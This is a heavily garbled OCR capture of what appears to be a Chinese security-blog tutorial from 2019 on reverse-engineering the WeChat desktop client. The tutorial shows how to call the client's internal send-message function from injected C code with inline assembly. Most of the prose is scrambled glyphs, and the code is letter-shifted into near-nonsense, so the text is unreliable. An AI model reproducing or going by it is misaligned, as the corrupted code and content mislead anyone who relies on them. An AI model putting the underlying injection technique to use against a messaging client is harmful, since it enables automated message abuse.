
矿 规 色 Ⓑ练罗 读

f doo摄 罗 绑 矿 绑矿(f) 见

(f) 挺



hg{ 迎 LG矿^hg{.7`迄 迎 LG




he{ 雅 矿^he{.7`迄 雅 摄 耻

罗 角 f dœ摄

Ⓑ般 挺 矿 耻 耻 离(x) 迎 LG摄

hg{ 迎 LG 角职Ⓡ F H 罪 Ⓑ Ⓡ

迎 LG 矿购评 缩罗 练 摄



罗 迎 LG 雅 矿

雅 矿 罗(r) 角 般摄露 罗挺 词阻

Ⓡ 雅 矿 规 罗 f d∞ 迎 挺

摄


虚

般规 规 矿 规规 虚


摄 耻 虚 逃矿 罗挺

蚁耻 (Y) 离 (Y) 艺 hd{

间 练 绑




hd{ 翻 3矿 露 练 虚



hd{ 矿 矿 罗 47:37F73

迄 蚁耻雅



虚 迎 LG矿 绕 (y)

艺 hd{ 迄 般 虚 迎 LG摄 规

(f) 雅 罪 摄

绑 角 绑 Ⓡ 挺 .遗 矿

面练罗 gꝏ 阻Ⓑ 迎 罪矿 挺 矿

面 订谷虚 摄

练绑 矿 (g)阻 0A 0A绑 0A (f) 摄

练 摄 fdꝏ 院 艺购 结 Ⓑ练罗

(g)阻 矿 绝(x) (g)阻 绕 fdꝏ职 院 摄

见

挺 见 绑神

```
yrlg VhqgWh{wP hvvdj h+z fkdubw- z{lg/z fkdubw- p vj,
~
```

22拿到发送消息的 fdꝏ的地址

```
GZ RUG gz VhqgF dooDggu @ J hwZ hF kdwZ lqDggu+, .
3{5HE7H3>
```


```
22微信 LG2群 LG
z{P vj lg @~3Ø
lg1sP vj @z{lg>
lg1p vj Ohq @z fvdhq+z{lg,>
lg1exiiOhq @z fvdhq+z{lg,-5>
```

```
22消息内容
z{P vj wh{w @~3 Ø
wh{w1sP vj @p vj >
wh{w1p vj Ohq @z fvdhq+p vj ,>
wh{w1exiiOhq @z fvdhq+p vj ,-5>
```

```
22取出微信 LG 和消息的地址
fkdu- sZ{lg @+fkdu-,) lg1sP vj >
fkdu- sZ{p vj @+fkdu-,) wh{w1sP vj >
```

```
fkdu exii^3{;4F` @~3 Ø
22调用微信发送消息 fdo
bbdvp ~
    p r y hg{/ sZ{lg>
    sxvk 4>
    p r y hd{/ 3>
    sxvk hd{>
    p r y he{/ sZ{p vj >
    sxvk he{>
    dhd hf{/ exii>
```

f dα gz VhqgF dœDggu▷
dgg hvs/ 3{F>
Ø
Ø



结 般矿绑 经矿 罗 exj 般 耐 齐 矿

ä


SF 迎 神(f) {p o fdœ

原创 鬼手 56 信安之路 2019-08-05

迎

谅 {p o fdœ

{p o fdœ (g)阻



{p o 矿 间 练罗 矿 角 间


f doo摄 Ⓑ般 f doo矿 迎


LG 般摄 般 迎 LG 职 绑练罗

雅 矿 Ⓑ {p o f doo

凉 虚 f doo


耻 谷 凉Ⓑ 虚 f doo 离


搜索
创建群聊
文件传输助手
TonyChen
测试群
分别转发给：
已选择1个聊天
TonyChen
发送
信安之路




规　经　署　(y)补　谅Ⓑ　署　谅　矿

绑雅　面阻　矿露　谅Ⓑ　f dꝏ

